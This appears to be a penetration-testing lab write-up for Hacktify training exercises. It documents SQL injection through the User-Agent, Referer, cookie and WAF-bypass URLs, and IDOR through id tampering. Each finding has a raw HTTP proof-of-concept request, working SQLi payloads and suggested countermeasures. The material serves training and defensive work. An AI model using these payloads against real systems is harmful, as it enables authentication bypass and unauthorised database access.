
Email: admin@gmail.com
Password: admin123
Successful Login

Hacktify Labs
Login
payloadbox/sql-injection-paylo
labs.hacktify.in/HTML/sqli_lab/lab_7/lab_7.php
HACKTIFY cybersecurity
Happy Hacking
Login
© Copyrights 2021 Hacktify Cybersecurity All rights reserved

1.8 User Agents lead us!

Reference	**Risk Rating**
User Agents lead us!	**High**
Tools Used	
SQL payloads ,Burpsuite	
Vulnerability Description	
This type of **SQL Injection (SQLi)** occurs when a web application dynamically constructs SQL queries using **unsanitized user input**, allowing attackers to manipulate the logic of the query. By injecting a condition like **" OR "1"="1**, which always evaluates to **true**, an attacker can **bypass authentication**, access restricted data, or modify the application's behavior.	
How It Was Discovered	
Manual Analysis – SQL payloads and modifying the request.	
Vulnerable URLs	
https://labs.hacktify.in/HTML/sqli_lab/lab_8/lab_8.php	
Consequences of not Fixing the Issue	
Failure to fix this **SQL Injection (SQLi) vulnerability** can lead to **authentication bypass**, allowing attackers to log in as **any user**, including administrators. This can result in **unauthorized access to sensitive data**, **data breaches**, **account takeovers**, and even **full system compromise**. Attackers may also **modify or delete records**, leading to **data loss** and **service disruptions**. Additionally, organizations risk **legal penalties** for failing to protect user data (e.g., GDPR, HIPAA) and **reputation damage**, which can result in financial losses and loss of customer trust.	
Suggested Countermeasures	
To prevent this **SQL Injection (SQLi) vulnerability**, use **prepared statements (parameterized queries)** to separate SQL logic from user input, ensuring inputs are treated as data rather than executable code. Implement **input validation** by restricting special characters and enforcing strict data types. Apply **least privilege principles** to database accounts, limiting access to only necessary operations. Use **Web Application Firewalls (WAFs)** to detect and block SQLi attempts in real time. Regularly conduct **security audits, penetration testing, and code reviews** to identify and patch vulnerabilities before attackers exploit them.	
References	
https://owasp.org/www-community/attacks/SQL_Injection	

Proof of Concept




Your IP ADDRESS is: 119.235.53.142

Successful Login

Your User Agent is: Mozilla/5.0 (Windows NT 10.0;

© Copyrights 2021 Hacktify Cybersecurity All rights reserved



```
POST /HTML/sqli_lab/lab_8/lab_8.php HTTP/2
Host: labs.hacktify.in
Cookie: PHPSESSID=75f3d4253fe097e071834771edf6e540
Content-Length: 44
Cache-Control: max-age=0
Sec-Ch-Ua: "Chromium";v="133", "Not(A:Brand";v="99"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: en-US,en;q=0.9
Origin: https://labs.hacktify.in
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
 (KHTML, like Gecko) Chrome/133.0.0.0 Safari/537.36 OR 1=1
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/w
ebp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://labs.hacktify.in/HTML/sqli_lab/lab_8/lab_8.php
Accept-Encoding: gzip, deflate, br
Priority: u=0, i

email=admin%40gmail.com&pwd=admin123&submit=
```

Email: Enter Email

Password: Enter Password

Login

Your IP ADDRESS is: 119.235.53.142


Successful Login

Your User Agent is: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0 Safari/537.36 OR 1 = 1

1.9 Referer lead us!

Reference	Risk Rating
User Agents lead us!	**Medium**
Tools Used	
SQL payloads ,Burpsuite	
Vulnerability Description	
This type of **SQL Injection (SQLi)** occurs when a web application dynamically constructs SQL queries using **unsanitized user input**, allowing attackers to manipulate the logic of the query. By injecting a condition like **"Happy Hacking"**, which always evaluates to **true**, an attacker can **bypass authentication**, access restricted data, or modify the application's behavior.	
How It Was Discovered	
Manual Analysis – SQL payloads and modifying the request.	
Vulnerable URLs	
https://labs.hacktify.in/HTML/sqli_lab/lab_9/lab_9.php	
Consequences of not Fixing the Issue	
Failure to fix this **SQL Injection (SQLi) vulnerability** can lead to **authentication bypass**, allowing attackers to log in as **any user**, including administrators. This can result in **unauthorized access to sensitive data**, **data breaches**, **account takeovers**, and even **full system compromise**. Attackers may also **modify or delete records**, leading to **data loss** and **service disruptions**. Additionally, organizations risk **legal penalties** for failing to protect user data (e.g., GDPR, HIPAA) and **reputation damage**, which can result in financial losses and loss of customer trust.	
Suggested Countermeasures	
To prevent this **SQL Injection (SQLi) vulnerability**, use **prepared statements (parameterized queries)** to separate SQL logic from user input, ensuring inputs are treated as data rather than executable code. Implement **input validation** by restricting special characters and enforcing strict data types. Apply **least privilege principles** to database accounts, limiting access to only necessary operations. Use **Web Application Firewalls (WAFs)** to detect and block SQLi attempts in real time. Regularly conduct **security audits, penetration testing, and code reviews** to identify and patch vulnerabilities before attackers exploit them.	
References	
https://owasp.org/www-community/attacks/SQL_Injection	

Proof of Concept




Admin Login

Email: admin@gmail.com

Password: ••••••••

Your IP ADDRESS is: 119.235.53.142

© Copyrights 2021 Hacktify Cybersecurity All rights reserved



Target: https://labs.hacktify.in HTTP/2

```
POST /HTML/sqli_lab/lab_9/lab_9.php HTTP/2
Host: labs.hacktify.in
Cookie: PHPSESSID=c8f1dcdf82250f8310e0f91f2532769a
Content-Length: 44
Cache-Control: max-age=0
Sec-Ch-Ua: "Chromium";v="133", "Not(A:Brand";v="99"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: en-US,en;q=0.9
Origin: https://labs.hacktify.in
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
 (KHTML, like Gecko) Chrome/133.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/w
ebp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: Happy Hacking
Accept-Encoding: gzip, deflate, br
Priority: u=0, i

email=admin%40gmail.com&pwd=admin123&submit=
```

Admin Login

Email: Enter Email

Password: Enter Password

Your IP ADDRESS is: 119.235.53.142

Successful Login

Your User Agent is: "Happy Hacking"

Request attributes	2
Request query parameters	0
Request body parameters	3
Request cookies	1
Request headers	23
Response headers	11

0 highlights


5,044 bytes | 1,113 millis

Memory: 138.8MB

1.10 oh Cookies!

Reference	Risk Rating
Oh Cookies!	**High**
Tools Used	
SQL payloads ,Burpsuite	
Vulnerability Description	
SQL Injection via cookies occurs when user-controlled cookie values are directly used in database queries without proper validation. Attackers can modify the cookie to inject SQL payloads, allowing unauthorized access to database information. In this lab, modifying the \`id\` value in the cookie enabled retrieval of the database version, user, and name, demonstrating a critical security flaw.	
How It Was Discovered	
Manual Analysis – SQL payloads and modifying the request.	
Vulnerable URLs	
https://labs.hacktify.in/HTML/sqli_lab/lab_10/lab_10.php	
Consequences of not Fixing the Issue	
Failing to fix this SQL Injection vulnerability can lead to data leaks, unauthorized access, and database manipulation. Attackers may escalate privileges, deface the website, or inject malware. Organizations could also face legal penalties for non-compliance with data protection regulations.	
Suggested Countermeasures	
To prevent this **SQL Injection (SQLi) vulnerability**, use **prepared statements (parameterized queries)** to separate SQL logic from user input, ensuring inputs are treated as data rather than executable code. Implement **input validation** by restricting special characters and enforcing strict data types. Apply **least privilege principles** to database accounts, limiting access to only necessary operations. Use **Web Application Firewalls (WAFs)** to detect and block SQLi attempts in real time. Regularly conduct **security audits, penetration testing, and code reviews** to identify and patch vulnerabilities before attackers exploit them.	
References	
https://owasp.org/www-project-cheat-sheets/	

Proof of Concept



```
POST /HTML/sqli_lab/lab_10/lab_10.php HTTP/2
Host: labs.hacktify.in
Cookie: PHPSESSID=[illegible] ' union SELECT version(),user(),database()#
Content-Length: 32
Cache-Control: max-age=0
Sec-Ch-Ua: "Chromium";v="133", "Not(A:Brand";v="99"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: en-US,en;q=0.9
Origin: https://labs.hacktify.in
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/s
igned-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://labs.hacktify.in/HTML/sqli_lab/lab_10/lab_10.php
Accept-Encoding: gzip, deflate, br
Priority: u=0, i

username=admin&pwd=admin&submit=
```


User Login

Successful Login
I LOVE YOU COOKIES

1.11 WAF’s are Injected!

Reference	Risk Rating
WAF’s are Injected!	**High**
Tools Used	
SQL payloads	
Vulnerability Description	
In this lab, the application is protected by a Web Application Firewall (WAF), but the underlying SQL Injection vulnerability still exists. By crafting a payload that bypasses the WAF, the attacker is able to extract sensitive data.	
How It Was Discovered	
Manual Analysis – SQL payloads and modifying the URL as **SQL payloads -- id=1&id=0' union select 1,@@version,database()--+**	
Vulnerable URLs	
https://labs.hacktify.in/HTML/sqli_lab/lab_11/lab_11.php	
Consequences of not Fixing the Issue	
If this vulnerability is left unaddressed, attackers could bypass security measures like the WAF and execute arbitrary SQL queries, potentially exposing sensitive information such as login credentials and system details. This may lead to unauthorized access, data manipulation, and full system compromise.	
Suggested Countermeasures	
To prevent SQL Injection and bypassing of security measures like WAFs, applications should implement parameterized queries and prepared statements to ensure user inputs are not directly executed in SQL queries. Input validation and sanitization should be enforced to filter and reject any malicious inputs. Additionally, WAF rules must be regularly updated and fine-tuned to detect advanced SQL Injection techniques. Developers should avoid exposing sensitive database information in error messages and restrict database privileges to minimize potential damage. Regular security audits and penetration testing should also be conducted to identify and fix vulnerabilities before attackers can exploit them.	
References	
https://www.cloudflare.com/learning/security/web-application-firewall-waf/	

Proof of Concept



labs.hacktify.in/HTML/sqli_lab/lab_11/lab_11.php?id=1&id=0%27+union+select+1,@@version,database()--+


Your Login name:10.6.20-MariaDB-cll-lve-log
Your Password:bugbzhiy_sqli

© Copyrights 2021 Hacktify Cybersecurity All rights reserved

1.11 WAF’s are Injected Part 2!

Reference	**Risk Rating**
WAF’s are Injected!	**Medium**
Tools Used	
SQL payloads	
Vulnerability Description	
In this lab, the application is protected by a Web Application Firewall (WAF), but the underlying SQL Injection vulnerability still exists. By crafting a payload that bypasses the WAF, the attacker is able to extract sensitive data.	
How It Was Discovered	
Manual Analysis – SQL payloads and modifying the URL as **SQL payloads -id=1&?id-0**	
Vulnerable URLs	
https://labs.hacktify.in/HTML/sqli_lab/lab_12/lab_12.php	
Consequences of not Fixing the Issue	
If this vulnerability is left unaddressed, attackers could bypass security measures like the WAF and execute arbitrary SQL queries, potentially exposing sensitive information such as login credentials and system details. This may lead to unauthorized access, data manipulation, and full system compromise.	
Suggested Countermeasures	
To prevent SQL Injection and bypassing of security measures like WAFs, applications should implement parameterized queries and prepared statements to ensure user inputs are not directly executed in SQL queries. Input validation and sanitization should be enforced to filter and reject any malicious inputs. Additionally, WAF rules must be regularly updated and fine-tuned to detect advanced SQL Injection techniques. Developers should avoid exposing sensitive database information in error messages and restrict database privileges to minimize potential damage. Regular security audits and penetration testing should also be conducted to identify and fix vulnerabilities before attackers can exploit them.	
References	
https://www.cloudflare.com/learning/security/web-application-firewall-waf/	

Proof of Concept



https://labs.hacktify.in/HTML/sqli_lab/lab_12/lab_12.php?id=1&?id-0

Your Login name:Dumb
Your Password:Dumb


© Copyrights 2021 Hacktify Cybersecurity All rights reserved

2. Insecure Direct Object References

2.1. Give me my amount!!

Reference	**Risk Rating**
Give me my amount!!	**Low**
Tools Used	
Burpsuite	
Vulnerability Description	
Insecure Direct Object Reference (IDOR) is a security vulnerability that occurs when an application provides direct access to objects (e.g., database records, files, or URLs) based on user-supplied input without proper authorization checks. This can allow attackers to manipulate parameters and gain unauthorized access or modify data.	
How It Was Discovered	
Automated Tools – Burpsuite: by modifying the request.	
Vulnerable URLs	
https://labs.hacktify.in/HTML/idor_lab/lab_1/profile.php?id=2092	
Consequences of not Fixing the Issue	
If an IDOR vulnerability allowing transaction modification is not fixed, it can lead to severe financial losses, as attackers may exploit it to purchase products or services at reduced prices, receive inflated refunds, or manipulate account balances. This can result in revenue loss, legal liabilities, and regulatory penalties for failing to secure financial transactions. Additionally, businesses may suffer reputational damage, loss of customer trust, and potential exploitation by fraudsters. If left unaddressed, attackers can automate the exploit, causing widespread abuse, impacting the company's financial stability, and leading to severe security breaches.	
Suggested Countermeasures	
To prevent IDOR vulnerabilities, implement **server-side validation** to ensure transaction amounts cannot be modified by users, enforce **strict access controls** to verify user permissions, and use **indirect object references** (e.g., mapping IDs instead of exposing them directly). Additionally, log and monitor suspicious activities, apply **input validation**, and conduct **regular security audits** to detect and fix vulnerabilities before exploitation.	
References	
https://owasp.org/www-community/attacks/Indirect_Object_Reference_Map	

Proof of Concept




labs.hacktify.in/HTML/idor_lab/lab_1/profile.php?id=2092

User Profile

Email	hackify
Credit Card	0
Transaction 1	
Transaction 2	
Transaction 3	

© Copyrights 2021 Hacktify Cybersecurity All rights reserved




```
POST /HTML/idor_lab/lab_1/profile.php?id=2092 HTTP/2
Host: labs.hacktify.in
Cookie: PHPSESSID=db37802b9571455400276ccle2ae17bb
Content-Length: 91
Cache-Control: max-age=0
Sec-Ch-Ua: "Chromium";v="133", "Not(A:Brand";v="99"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: en-US,en;q=0.9
Origin: https://labs.hacktify.in
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
 (KHTML, like Gecko) Chrome/133.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/w
ebp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer:
https://labs.hacktify.in/HTML/idor_lab/lab_1/profile.php?id=2092
Accept-Encoding: gzip, deflate, br
Priority: u=0, i

email=hackify&credit_card=2000&transaction_1=&transaction_2=&
transaction_2=&id=2092&submit=
```

2.2 Stop Polluting my Params!

Reference	Risk Rating
Stop Polluting my Params!	**Medium**
Tools Used	
SQL Payloads	
Vulnerability Description	
The vulnerability in this scenario is **Insecure Direct Object Reference (IDOR)**, where an attacker can access other users' names by modifying the **ID parameter** in the request. This occurs because the application directly references user records based on a numerical ID without proper authorization checks. By incrementing or decrementing the ID, an attacker can enumerate and retrieve other users' personal details, leading to **privacy violations, unauthorized data access, and potential identity theft**. This flaw stems from **improper access control** and can be mitigated by implementing **proper authentication, role-based access control (RBAC), and object-level authorization checks**.	
How It Was Discovered	
Manual Analysis – By Modifying the id number.	
Vulnerable URLs	
https://labs.hacktify.in/HTML/idor_lab/lab_2/lab_2.php	
Consequences of not Fixing the Issue	
If an IDOR vulnerability exposing usernames is not fixed, attackers can enumerate and access other users' personal information, leading to **privacy breaches, identity theft, and unauthorized data exposure**. This can result in **compliance violations** (e.g., GDPR, CCPA), legal consequences, and **reputational damage** for the organization. Additionally, attackers may exploit this information for **social engineering attacks, phishing, or credential stuffing**, further compromising user security.	
Suggested Countermeasures	
To mitigate IDOR vulnerabilities, implement **proper access controls** by enforcing **object-level authorization checks** to ensure users can only access their own data. Use **indirect object references** (e.g., UUIDs instead of sequential IDs) to prevent enumeration, and apply **server-side validation** to verify user permissions before serving requested data. Additionally, enable **logging and monitoring** to detect unauthorized access attempts, conduct **regular security audits and penetration testing**, and follow **least privilege principles** to minimize data exposure risks.	
References	
https://owasp.org/Top10/A01_2021-Broken_Access_Control/	

Proof of Concept



https://labs.hacktify.in/HTML/idor_lab/lab_2/profile.php?id=1536


User Profile

Username techy@gmail.com

First Name techy

Last Name techy

© Copyrights 2021 Hacktify Cybersecurity All rights reserved



labs.hacktify.in/HTML/idor_lab/lab_2/profile.php?id=1530

User Profile

Username se@gmail.com

First Name maan

